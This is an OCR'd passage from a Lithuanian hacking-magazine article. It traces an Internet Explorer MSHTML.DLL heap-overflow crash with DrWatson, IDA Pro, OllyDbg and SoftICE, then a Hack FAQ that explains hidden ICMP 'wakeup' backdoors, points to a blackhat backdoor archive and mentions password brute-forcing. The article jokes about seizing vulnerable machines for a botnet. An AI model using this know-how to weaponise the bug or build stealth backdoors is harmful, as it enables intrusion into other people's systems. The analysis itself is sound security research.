Kai kas pradeda aiškėti. Funkcija 75AD7E43h turi grąžinti rodyklę į duomenų struktūrą, nuo kurios pasislinkus per 34h randasi dar viena rodyklė, tačiau, prisirūkiusi eksploito, ji grąžino kažkokią nesąmonę. Noriu priminti, jog sutrikimas įvyko uždarant IE, t.y. kada HTML kodo apdorojimas jau buvo baigtas. Iš to seka, kad pati funkcija 75AD7E43h čia nė prie ko (jos net galima nedisasembliuoti), o priežasties reikėtų ieškoti duomenų struktūrų pažeidimuose, su kuriais ši funkcija dirba. Dabar išstudijuokime su *IEdie2-3* susijusį sutrikimą, kurio disasembliuotos apylinkės atrodo štai taip:

IEdie2-3 sutrikimą aprašančio DrWatson'o disasembliuoto listingo fragmentas


```
eax=00000000 ebx=000af334 ecx=00000428 edx=01340294
esi=01480007 edi=01481990
eip=75acc4da esp=0006dba0 ebp=0006dbcc iopl=0      nv up ei pl nz
na pe nc

Funkcija: <nosymbols>
  75acc4bd 60                      pushad
  75acc4be 8501                    test     [ecx],eax
  75acc4c0 56              push     esi
  75acc4c1 8bf1            mov      esi,ecx
  75acc4c3 e8555cfcff               call     75a9211d
  75acc4c8 668b766c                 mov      si,[esi+0x6c]
  75acc4cc 6685f6          test     si,si
  75acc4cf 7418            jz       DllGetClassO
  75acc4d1 0fb7ce          movzx    ecx,si
  75acc4d4 69c998000000    imul     ecx,ecx,0x98
  75acc4da 8b8020040000    mov      eax,[eax+0x420] ;
<- SUTRIKIMAS!
  75acc4e0 5e              pop      esi
  75acc4e8 c3              ret

FramePtr ReturnAd Param#1 Param#2 Param#3 Param#4
Function Name

0006DBCC 75A92F0F 00000001 00000000 0006DC44 000AF23C
mshtml!DllGetClassObject
```


Čia sutrikimo adresas visai kitas (75ACC4DAh, o prieš tai buvo 75AD7E2Eh), tačiau biblioteka ta pati — MSHTML.DLL, o ir įvykių chronologija labai panaši į ankstesnę. Išimtis įvyksta ties instrukcija MOV EAX,[EAX+0X420] su registru EAX, kurio reikšmė lygi nuliui ir kurį grąžino funkcija 75A9211Dh (žr. CALL 75A9211D), kuri pagal idėją turėjo grąžinti rodyklę į objektą arba duomenų struktūrą, tačiau negrąžino, kadangi atmintis buvo sugadinta!
Mes taip pat turime bylą user.dmp, kurią prieš savo mirtį sukūrė IE. Šią bylą galima užkrauti į derintuvą *WinDbg* (*file -> open crush dump*), kuris įeina į DDK sudėtį, tačiau čia mes nesužinosime nieko naujo. Ši byla — tai miręs kūnas, programos lavonas. Jame neveikia trasavimo komandos, čia viskas, ką mes galime — tai atminties, steko ir registrų peržiūra, tačiau mes juos ir taip žinom, už ką reikėtų padėkoti DrWatson sukurtai ataskaitai. Kur kas didesnės galimybės atsiveria disasembliuojant MSHTML.DLL ir gyvas derinimas pagal lūžimo vietą (just-in-time debugging), kuo mes dabar ir užsiimsim.



Į WinDbg užkrauta byla

Kasam giliau
Imam bylą MSHTML.DLL (jiyea kataloge (WINNT\System32) ir užkrauname ją į IDA Pro arba kitą disasemblerį (vis tiek nerasit nieko geriau už IDA Pro). Michal Zalewski savo pranešime skundėsi dėl

Aprašyta technologija leidžia sekti daug atminties blokų praktiškai nesumažinant našumo. Parašyti ir suderinti įskiepį galima tiesiog per vakarą.



Pagrindinis disasemblerio IDA Pro 5.0 langas pagal nutylėjimą. Ir kaip gi su juo dirbti?! Pereiti į normalų režimą galima paspaudus tarpą

išeities tekstų nebuvimo, kas smarkiai apsunkina analizę. Ką gi, mes iš tiesų neturime IE išeities tekstų, tačiau mes galime gauti derinimo simbolius. Čia saugomi visų neeksportuojamų funkcijų pavadinimai ir struktūrų bei objektų apibrėžimai.
IDA Pro 5.0 iš msdl.microsoft.com automatiškai parsisiunčia visų sisteminių bylų simbolius, telieka sukomanduoti: file -> load file -> PDB file. Senesnėse versijose tai tenka daryti rankiniu būdu. Pradžiai mums prireiks „Debugging Tools for Windows" paketo, kurį Microsoft platina nemokamai: *www.microsoft.com/whdc/devtools/debugging/*. Parsisiunčiame savo operacinei sistemai skirtą versiją, įdiegiam, užeinam į katalogą /bin, ten surandame įrankį symchk.exe ir jį paleidžiame štai tokiu būdu:

Rankinis simbolinės informacijos užkrovimas

```
set src=C:\WINNT\SYSTEM32\MSHTML.DLL
symchk %src% /s srv*.\*http://msdl.microsoft.com/download/
symbols –v
```

Programa lenda į tinklą ir greitai (arba nelabai — viskas priklauso nuo tavo ryšio kanalo!) diske sukuriami du nauji katalogai: *.\mshtml.dbg\38D12257243000* su byla mshtml.dbg (2,8 Mb) ir *.\mshtml.pdb\38051D9A2* su byla mshtml.pdb (2,1 Mb). Tiesą sakant, šios bylos perduodamos suspaustos, todėl realiai parsiunčiama viso labo ~1,5 Mb. Ką gi, dbg byla mums visiškai neįdomi (ten saugomi išeities tekstų eilučių numerius atitinkančių mašininių komandų adresai, kurių pas mus vis tiek nėra), tuo tarpu pdb mes tuojau pat užkrausim į IDA Pro kartu su visa simboline informacija, kuria Microsoft nusprendė pasidalinti su mumis. Prieš tai rekomenduojama iš Debugging Tools į šakninį IDA Pro katalogą perkopijuoti dinaminę biblioteką dbghelp.dll, nes priešingu atveju pdb.plw gali neveikti.
Vis tik prieš užkraunant simbolius pereikime į sutrikimo vietą ir pažiūrėkim, kaip atrodo originalus disasembliuotas tekstas. Spaudžiam <G> (goto) ir įvedame adresą „75ACC4DA", kurį mums pranešė *DrWatson*. Mes atsiduriame mums jau pažįstamoje procedūroje, kuri iškviečia bevardę funkciją 75A9211Dh, apie kurios paskirtį kol kas galima tik spėlioti:

Disasembliuotas tekstas prieš simbolinės informacijos užkrovimą

```
.text:75ACC4C0 sub_75ACC4C0 proc near
.text:75ACC4C0              push     esi
.text:75ACC4C1              mov      esi, ecx
.text:75ACC4C3              call     sub_75A9211D
.text:75ACC4C8              mov      si, [esi+6Ch]
.text:75ACC4CC              test     si, si
.text:75ACC4CF              jz       short loc_75ACC4E9
.text:75ACC4D1              movzx    ecx, si
.text:75ACC4D4              imul     ecx, 98h
.text:75ACC4DA              mov      eax, [eax+420h] ; sutrikimas
.text:75ACC4E0              pop      esi
.text:75ACC4E1              lea      eax, [ecx+eax-98h]
.text:75ACC4E8              retn
.text:75ACC4E9
.text:75ACC4E9 loc_75ACC4E9:
.text:75ACC4E9              mov      eax, offset unk_75C8D1A0
.text:75ACC4EE              pop      esi
.text:75ACC4EF              retn
.text:75ACC4EF sub_75ACC4C0   endp
.text:75ACC4EF
```

Po simbolinės informacijos užkrovimo (file-> load file-> PDB file) šis listingas radikaliai pasikeičia ir mes gauname ganėtinai prasmingą vaizdą:


Tas pats disasembliuotas tekstas po simbolinės informacijos užkrovimo

```
; struct INSTANTCLASSINFO * __thiscall COleSite::GetInstantClass Info(void)
.text:75ACC4C0 ?GetInstantClassInfo@COleSite@@
QAEPAUINSTANTCLASSINFO@@XZ proc near
.text:75ACC4C0              push     esi
.text:75ACC4C1              mov      esi, ecx
.text:75ACC4C3              call     ?GetDocPtr@
          CElement@@QBEPVCDoc@@XZ;CElement::GetDocPtr()
.text:75ACC4C8              mov      si, [esi+6Ch]
.text:75ACC4CC              test     si, si
.text:75ACC4CF              jz       short loc_75ACC4E9
.text:75ACC4D1              movzx    ecx, si
.text:75ACC4D4              imul     ecx, 98h
.text:75ACC4DA              mov      eax, [eax+420h] ; sutrikimas
.text:75ACC4E0              pop      esi
.text:75ACC4E1              lea      eax, [ecx+eax-98h]
.text:75ACC4E8              retn
.text:75ACC4E9
.text:75ACC4E9 loc_75ACC4E9:
.text:75ACC4E9              mov      eax, offset ?g_
          ciNull@@3UCLASSINFO@@A ;CLASSINFO g_ciNull
.text:75ACC4EE              pop      esi
.text:75ACC4EF        retn
.text:75ACC4EF ?GetInstantClassInfo@COleSite@@
QAEPAUINSTANTCLASSINFO@@XZ endp
```

Dabar mes žinome, kad sutrikimas įvyko funkcijoje *COleSite::GetInstantClassInfo(void)*, kuri grąžina rodyklę į struktūrą INSTANTCLASSINFO. Deja, bet pdb byloje nėra struktūrų aprašymų (Microsoft klastingumas nežino ribų!), tačiau net ir nepilna simbolinė informacija kur kas geriau, nei nieko!
Dėl padorumo šiek tiek paburbėjus, užsiimkime funkcijos CElement::GetDocPtr(void) disasembliavimu, kuri EAX registre grąžino nulį, ir pažiūrėkime, kas ir kodėl jai nurovė stogą:

Disasembliuotas funkcijos CElement::GetDocPtr(void) tekstas

```
.text:75A9211D ?GetDocPtr@CElement@@QBEPAVCDoc@@XZ proc near
.text:75A9211D              mov        eax, [ecx+10h]
.text:75A92120              mov        ecx, [ecx+1Ch]
.text:75A92123              test       cl, 2
.text:75A92126              jz         short loc_75A9212B
.text:75A92128              mov        eax, [eax+0Ch]
.text:75A9212B
.text:75A9212B loc_75A9212B:
.text:75A9212B              test       cl, 1
.text:75A9212E              jz         short locret_75A92133
.text:75A92130              mov        eax, [eax+2Ch]
.text:75A92133
.text:75A92133 locret_75A92133:
.text:75A92133              retn
.text:75A92133 ?GetDocPtr@CElement@@QBEPAVCDoc@@XZ endp
```



Pranešimas apie kritinę klaidą su pasiūlymu paleisti just-in-time derintuvą

Panaudojant ECX registrą kaip rodyklę į objektą, ji iš jo išgauna dar vieną rodyklę, užkrauna ją į EAX, o tada, panaudodama gautą EAX kaip rodyklę, tame pačiame EAX grąžina rodyklę į objektą, kurį ji turi grąžinti. Vienok mūsų atveju grąžinamas nulis, kas rodo, jog čia sugriaunama sudėtinga duomenų struktūrų hierarchija.

Disasembleris neleidžia pasakyti, kokiame etape įvyko šis sugriovimas. Čia gali būti sugadintas tiek bazinis blokas, į kurį rodo ECX, tiek ir adresu *(ECX+10h) esantis blogas. O gali būti ir taip, kad taip nutiko dar anksčiau, tačiau programa nulūžo tik dabar. Kad nereikėtų burti iš kavos tirščių, pasinaudokime *just-in-time* derintuvu, vietoje kurio mes vėl griebsimės populiariojo *OllyDbg (www.ollydbg.de/)*.

Prisikasam iki tiesos

Paleidžiam OllyDbg, nueiname į meniu „options" ir pasirenkame „just-in-time debugging" bei pasirodžiusiame dialogo lange nuspaudžiame mygtukus „make OllyDbg just-in-time debugger" ir „confirm before attaching". Išeiname iš derintuvo ir su IE užkrauname IEdie2-3.

Po kurio laiko pasirodo dialogo langas su pranešimu, jog programa kažką padarė ne taip. „OK" — užbaigia IE darbą, „Cancel" — paleidžia just-in-time derintuvą.

Atsidūrę derintuve, mes atsiduriame mums jau pažįstamoje sutrikimo vietoje, esančioje adresu 75ACC4DAh. Daugkartiniai IE paleidimai rodo, kad sutrikimai įvyksta pačiose įvairiausiose vietose, tačiau visada po funkcijos *GetDocPtr()* iškvietimo, o kartais ir pačios *GetDocPtr()* viduje. Kaip tau tai patinka?

Just-in-time derintuvas parodo lūžimą, kuris įvyko GetDocPtr viduje

```
75A9211D 8B41 10    MOV EAX,DWORD PTR DS:[ECX+10]
75A92120 8B49 1C    MOV ECX,DWORD PTR DS:[ECX+1C]
75A92123 F6C1 02    TEST CL,2
75A92126 74 03      JE SHORT mshtml.75A9212B
75A92128 8B40 0C    MOV EAX,DWORD PTR DS:[EAX+0Ch] ; sutrikimas
75A9212B F6C1 01    TEST CL,1
75A9212E 74 03      JE SHORT mshtml.75A92133
75A92130 8B40 2C    MOV EAX,DWORD PTR DS:[EAX+2C]
75A92133 C3         RETN
```


```
00E552B0 00000000 stack ->   0006DB9C  75ACC4C8 RETURN
to mshtml.75ACC4C8
00E552B4 00000000            0006DBA0  00E552B0
00E552B8 00000001            0006DBA4  75ACC889 RETURN
to mshtml.75ACC889
00E552BC FFFFFFFF            0006DBA8  00E552B0
00E552C0 00000000            0006DBAC  000BA054
00E552C4 00000000 <- dump    0006DBB0  75A9BFD3 RETURN
to mshtml.75A9BFD3
00E552C8 00000000            0006DBB4  00000004
00E552CC FFFFFFFF            0006DBB8  00000007
00E552D0 00000000            0006DBBC  000BA054
00E552D4 00E55524            0006DBC0  00000001
00E552D8 00000652            0006DBC4  000B9EE8
00E552DC 00000000            0006DBC8  000B0001
```

Nuspaudę <Shift-F9>, mes galime ignoruoti išimtį ir pratęsti programos vykdymą, tačiau nei jai, nei mums nuo to geriau nebus, juk duomenų struktūros pavirto į beprasmišką baitų jovalą, o mes nežinome, kada jos buvo sugadintos.

Tenka dinozauro skeletą rekonstruoti tiesiog po vieną kauliuką. Visų pirma, mes turime išsiaiškinti, kur rodė ECX iškviečiant GetDocPtr(). Žiūrim į steką: jo viršūnėje randasi grįžimo į motininę procedūrą adresas 75ACC4C8h. Nueiname čia su disasembleriu (arba su pačiu derintuvu nuspaudus <CTRL-G>, 75ACC4C8h) ir matom, kad prieš funkcijos GetDocPtr iškvietimą registras ECX buvo išsaugotas ESI registre:


GetDocPtr iškviečiančios motininės funkcijos tyrinėjimas

```
.text:75ACC4C1         mov        esi, ecx
.text:75ACC4C3         call       GetDocPtr@
            CElement@@QBEPAVCDoc@@XZ;CElement::GetDocPtr()
.text:75ACC4C8         mov        si, [esi+6Ch]
```



Just-in-time derintuvas rodo GetDocPtr viduje įvykusį sugadinimą

Iš to seka, kad sutrikimo metu ESI registras rodo į struktūrą, iš kurios užkraunami registrai ECX ir EAX. Tris kartus nuspaudę <TAB> pereiname į dump'o langą, tada spaudžiam <CTRL-G> ir įvedame ESI registrą arba tiesiog jo reikšmę 0E552B0h. Tai ir yra ta duomenų struktūra, su kuria mes jau susidūrėme disasembleryje ir kuri, sprendžiant iš atminties žemėlapio, saugoma kažkur krūvelėje (heap). Tiesą sakant, OllyDbg nemoka dirbti su krūva, todėl reikia turėti tam tikrų tyrinėtojo įgūdžių, kad iš bendros masės išskirti dinaminės atminties blokus. SoftICE čia būtų parodęs kur kas daugiau informacijos, tačiau mes jau nusprendėme naudoti Olly, todėl geriau nekeiskime arklių pačiame įkarštyje).
Komanda MOV EAX, [ECX+10], kuri turėtų grąžinti rodyklę, grąžino nulį, dėl ko po jos sekanti komanda MOV EAX, [EAX+0Ch] tapo sutrikimo šaltiniu. Tai tikrų tikriausias objekto CElement sugadinimas, tačiau mes dar turėsime sužinoti, kas jį sugadino ir kodėl. Bet kokiu atveju, objekto neištrynė eilutė „AAA...AAA", nes tuomet dump'e matytųsi daugybė A simboliui atitinkančių ASCII kodų (41h), o jų ten nėra. Kaip tai nėra?! Kur gi dingo mūsų eilutė? Mes tuojau pat ją surasime atmintyje ir sužinosim!
Spaudžiam <ALT-M> — tokiu būdu iškviečiamas „memory" langą, tada su klavišu „home" pereiname į adresų erdvės pradžią ir paleidžiam paiešką spausdami <CTRL-B>. Be abejo, ieškoti reikia naudojant Unicode. Tokia eilutė randama du kartus. Pirmą kartą — ste-



Eilutės AAA...AAA paieška atmintyje


ke, adresu 000C00F0h, kartu su „<OBJECTtype=" ir visomis kitomis eilutėmis, o antrą kartą — krūvelėje (heap), adresu 00E51A60h, kur po jos eina dar viena „AAA...AAA" eilutė ir... daugiau nieko. Aha! Sprendžiant iš visko, IE sugebėjo apdoroti tik du objektus, po ko įvyko perpildymas, sukeliantis išimtį ir avarinį darbo užbaigimą. Atkreipk dėmesį, kad eilutė „AAA...AAA" (00E50600h) randasi visiškai arti nuo duomenų struktūros, į kurią rodo ECX — 00E552B0h, vienok juos skiria padorus baitų kiekis, todėl jeigu perpildymas ir įvyksta, taip nutinka tikrai ne čia. Ką gi, kapstysime toliau! Juo labiau, kad mes turime puikią galimybę tyrimą pradėti dar prieš nusikaltimą, sukūrus sustojimo tašką ties...
Pala, o ties kuo mes jį kursime?! Tikrai ne ties funkcija *GetDocPtr()*, kadangi ją iškviečiant duomenys jau sugadinti. Būtų puiku pereiti į patį atminties bloką ir pažiūrėti, kas jį sugadina, tačiau, nelaimei, jis išskiriamas dinamiškai, todėl jo adresą numatyti neįmanoma (juo labiau, kaip jau minėjau, sutrikimai įvyksta skirtingose vietose).

Net neįsivaizduoju, ką mes darytumėm, jeigu mums po ranka nebūtų derinimo simbolių, tačiau jie yra! Mes žinome, kad atminties bloką su sugadinama duomenų struktūra inicializuoja CElement klasės konstruktorius, kuriam priklauso funkcija GetDocPtr(), todėl mes turime surasti konstruktorių, ties juo sukurti sustojimo tašką ir sekti visus kuriamus objektus. Sugrįžtame į IDA Pro, spaudžiam <Ctrl-Page Up> ir taip pereinam į listingo pradžią, spaudžiam <ALT-T> (paieška listinge) ir rašom „__thiscall CElement::CElement" (taip pagal C++ kalbos taisykles apibrėžiamas konstruktorius). Nepraeina nė minutė, kaip IDA Pro suranda ieškomą eilutę adresu 75AA321Bh (šiaip tai surasti konstruktorių galima ir be derinimo simbolių, žr. „Hakeriavimo pagrindai", kurių elektroninę kopiją nemokamai gali parsisiųsti iš *ftp://nezumi.org.ru*, tačiau tam reikia laiko, kurio mes neturime, o kovoje už eksploitus brangi kiekviena sekundė, kadangi reikia anksčiau už kitus užgrobti pažeidžiamų mašinų valdymą, tada sukurti didelę dronų armiją ir pasijausti Čingischanu).

Disasembliuotas objekto CElement konstruktoriaus tekstas

```
.text:75AA321B ; public: __thiscall CElement::CElement(enum ELEMENT_TAG,
          class CDoc *)
.text:75AA321B ??0CElement@@QAE@W4ELEMENT_TAG@@PAVCDoc@@@Z
          proc near
.text:75AA321B        push      esi
.text:75AA321C        mov       esi, ecx
.text:75AA321E        call      ??0CBase@@QAE@XZ
.text:75AA3223        mov       eax, [esp+arg_4]
.text:75AA3227        mov       dword ptr [esi],CElement@@6B@
.text:75AA322D        mov       [esi+10h], eax
.text:75AA3230        inc       dword ptr [eax+8]
.text:75AA3233        call      ?_IncrementObjectCount@@YGXXZ
.text:75AA3238        mov       eax, [esi+18h]
.text:75AA323B        mov       ecx, [esp+arg_0]
.text:75AA323F        xor       ecx, eax
.text:75AA3241        and       ecx, 0FFh
.text:75AA3247        xor       ecx, eax
.text:75AA3249        mov       eax, esi
.text:75AA324B        mov       [esi+18h], ecx
.text:75AA324E        pop       esi
.text:75AA324F        retn      8
.text:75AA324F ??0CElement@@QAE@W4ELEMENT_TAG@@PAVCDoc@@@Z
          endp
```

Persijungiame į derintuvą, pereiname į CPU langą, spaudžiam <CTRL-G>, įvedame konstruktoriaus adresą 75AA321B, sukuriame sustojimo tašką ties funkcijos pradžia ir su <Ctrl-F2> perleidžiame derintuvą. Beje, sustojimo taškas turi būti ne programinis (ne tas, kuris kuriamas su <F2>), o būtinai aparatinis (užvedame kursorių prie eilutės 75ACC4C0h, spaudžiam <Shift+F10>, pasirodžiusiame kontekstiniame meniu pasirenkame *breakpoint -> hardware, on execution*). Kadangi biblioteka MSHTML.DLL užkraunama dinamiškai, programinį sustojimo tašką, kuris šiuo atveju yra mašininė instrukcija INT 03h (opkodas CCh), negailestingai ištrina sisteminis užkrovėjas, todėl jis čia ir nesudirba.
OllyDbg turėtų būti gėda, kadangi ji neišsaugo derinamo proceso komandinės eilutės argumentų jo perleidimo metu, todėl IE užtikrintai pasileidžia ir užkrauna jam nurodytą Home puslapį, todėl eksploitą tenka užkrauti rankiniu būdu per „File -> Open -> Browse -> IEdie2-3.html". Šį kartą IE jau nelūžta, o taikiai nuvirsta į derintuvo rankas ties sustojimo tašku!



Konstruktorius iškviečiamas daug kartų, todėl norint sekti kiekvieno objekto inicializacijos procesą, reikia pereiti į dump'o langą ir sukomanduoti <CTRL-G>, ECX, kur ECX — registras, kuriame konstruktoriui perduodama rodyklė į konstruojamą objektą.

Pradedame trasuoti programą ir į priekį judame lyg išminuotojai per minų lauką, atkreipdami dėmesį į menkiausius operatyvinės aplinkos niuansus. Pasirodo, kad konstruktorius atlieka tik pirminę inicializaciją, o su objektu dirba daugybė funkcijų, kiekviena kurių gali pasirodyti besanti duomenų sugadinimo šaltiniu. Norint susiaurinti paieškos lauką, susikoncentruokime ties vienu vieninteliu lauku, kuris nuo objekto pradžios yra nutolęs per 10h (būtent iš čia funkcija GetDocPtr nuskaito klaidingą rodyklę, kuri ir sukelia sutrikimą). Kaip rodo trasavimas, jis inicializuojamas dar konstruktoriuje, ką padaro kelios komandos: MOV EAX,[ESP+ARG_4]/MOV [ESI+10H],EAX. Viskas aišku! Reikia sukurti sąlyginį sustojimo tašką ties šiuo adresu, kuris suveiktų tuo atveju, kai EAX rodo į negaliojantį regioną. Stebint sugadintą bloką, galima padaryti išvadą, kad už 10h baitų nuo objekto pradžios nutolusiame lauke saugomos reikšmės gali būti bet kokios iš intervalo nuo 00h iki ~100h.

Kadangi OllyDbg kol kas dar nepalaiko sąlyginių aparatinių sustojimo taškų, tenka į pagalbą kviestis galingąjį SoftICE. Paleidžiame IE, su <CTRL-D> iškviečiame SoftICE, su komanda „ADDR IEXPLORE" perjungiame kontekstą, su komanda „BPM 75AA322D X IF EAX < 100" sukuriame sąlyginį sustojimo tašką, išeiname iš derintuvo ir su IE atidarome mūsų bandomąjį „iedie2-3.html". Vis tiek nieko neišeina. Tai reiškia, kad klaida slypi ne konstruktoriuje ir ne jį iškviečiančioje funkcijoje. Tai labai gudrus perpildymas, todėl norint jį aptikti, reikia sukurti specialų įrankį — nuosavą derintuvą arba OllyDbg/SoftICE įskiepį, kuris atliktų šiuos veiksmus:

• Sukurtų aparatinį sustojimo tašką ties konstruktoriumi CElement::CElement ir įsimintų jam per ECX registrą perduodamą rodyklę;
• Išeinant iš konstruktoriaus iš pirmojo atminties bloko puslapio atimtų visus priėjimo atributus (PAGE_NOACCESS);
• Stebėtų išimtis, kurios susidaro kreipiantis į puslapius, ir sektų 10h lauką;
• Aptikus bandymą įrašyti negaliojančią nuorodą, valdymą perduotų derintuvui, vienaip ar kitaip signalizuodamas apie klaidą.

Aprašyta technologija leidžia sekti daug atminties blokų praktiškai nesumažinant našumo. Parašyti ir suderinti įskiepį galima tiesiog per vakarą. Skaityk tai savo namų darbais arba lauk, kol Internete pasirodys paruošti koviniai eksploitai.

Toliau pats

Išanalizavus problemą, mes patvirtinome, kad pažeidžiamumas egzistuoja, o apdorojant įdėtus OBJECT'us įvyksta krūvos (heap) perpildymas, leidžiantis ne tik nulaužti IE, bet ir perduoti valdymą shell-kodui, vienok čia mums teks susidurti su DEP tipo apsaugomis, mokytis atmintyje surasti API funkcijas ir įsisavinti daug kitų dalykų, kurie išsamiai aprašyti „Kompiuterinių virusų tyrinėtojo užrašuose" ir „Portable shell-coding under NT and linux", kuriuos, kaip įprasta, gali parsisiųsti iš ftp://nezumi.org.ru.



Hack FAQ

Q: Dažnai saugumo svetainėse randu tokių sutrumpinimų, kaip PoC ir BoF. Ką jie reiškia ir kaip iššifruojami?

A: PoC (angl. *Proof of Concept* — koncepcijos įrodymas, sprendimas arba demonstracinis pavyzdys) sutrumpinimą dažniausiai vartoja saugumo specialistai vietoje „eksploito" termino. Pranešimai apie surastus pažeidžiamumus platinami dviem pavidalais: „Proof of Concept Theory" (teorinis pažeidžiamumo įrodymas) ir „Proof of Concept Code" (pažeidžiamumo įrodymas jį eksploatuojančio programinio kodo pavidalu). Dažniausiai kaip eksploitas suprantamas būtent pastarasis variantas.

Santrumpa *BoF* (angl. *buffer overflow*) priimta vadinti buferio perpildymą.

Q: Kas yra *wakeup* bekdoras ir kaip jis veikia?

A: *Wakeup* bekdoras, kaip ir reikėtų suprasti iš paties pavadinimo, — tai bekdoras, kurį norint priversti veikti reikia prieš tai jį pažadinti. Ši technologija naudojama kai reikia paslėpti bekdoro buvimą sistemoje (nuo *netstat* ir jungčių skenerių). Ši technologija pagrįsta ICMP protokolo ypatybe, jog šis visiškai nenaudoja tinklo jungčių, o bet kokius *icmp* pranešimus priima ir išsiunčia IP posistemė. Po paleidimo *wakeup* bekdoras darbui su ICMP protokolu sukuria RAW soketą ir, neatidarinėdamas jungties, laukia specialaus *icmp* paketo. Gavęs *wakeup* paketą bekdoras paima jame nurodytą jungties numerį ir sukuria įprastinį TCP arba UDP soketą bei pasiruošia priimti jeinančius susijungimus. Užbaigus sesiją jungtis uždaroma, o bekdoras vėl tampa nematomas jungčių skeneriams ir įrankiui *netstat*. Kadangi *wakeup* bekdoras sukuria RAW soketą, jo paleidimui reikia *root* teisių. Savaime suprantama, be mano aprašyto tiesioginio susijungimo (*direct*) *wakeup* bekdoras gali būti padarytas taip, kad veiktų panaudodamas *connect back* susijungimą, t.y. gavus *wakeup* paketą bekdoras neatidarinėja TCP arba UDP jungties, o savarankiškai jungiasi atsiųstame pakete nurodytu adresu.

Paprastai *wakeup* paketo pasiuntimui naudojamas atskiras įrankis (*icmpsend*), tačiau kai kurie *wakeup* bekdorai pažadinimui taip pat naudoja *ping* su opcija *–p*, kuri leidžia siųsti duomenis.

Daugelį *wakeup* bekdorų išeities tekstų kartu su įrankiu *icmpsend* galima rasti žymios rusų blackhatų komandos *m00* archyve adresu *http://m00.blackhat.ru/m00–archive.tar.bz2* (čia ieškok *bdpack.tar.gz*).

Q: Daugelis hakeriškų įrankių reikalauja prieš tai įdiegti *libpcap* arba *libnet* bibliotekas. Kam šios bibliotekos reikalingos?

A: Daugelis žinomų įrankių, tokių, kaip *nmap*, *tcpdump*, *Snort* ir kitų naudoja vieną arba iš karto abi paminėtas bibliotekas. Biblioteka *libnet* (*www.packetfactory.net/libnet/*) programuotoją aprūpina viskuo, ko reikia laisvai pasirinkto formato ir turinio tinklo paketams generuoti bei siųsti. Biblioteka *libpcap* (*www.tcpdump.org*) skirta priešingam tikslui — paketų išgavimui iš tinklo ir jų analizei. Programuotojas vienoje programoje gali įdarbinti iš karto abi šias bibliotekas.

Q: Aš slaptažodžiams perrinkti naudoju programą *Brutus*. Ją paprasta naudoti, tačiau aš iki šiol nežinau, ką joje reiškia opcija *Keep–Alive*?

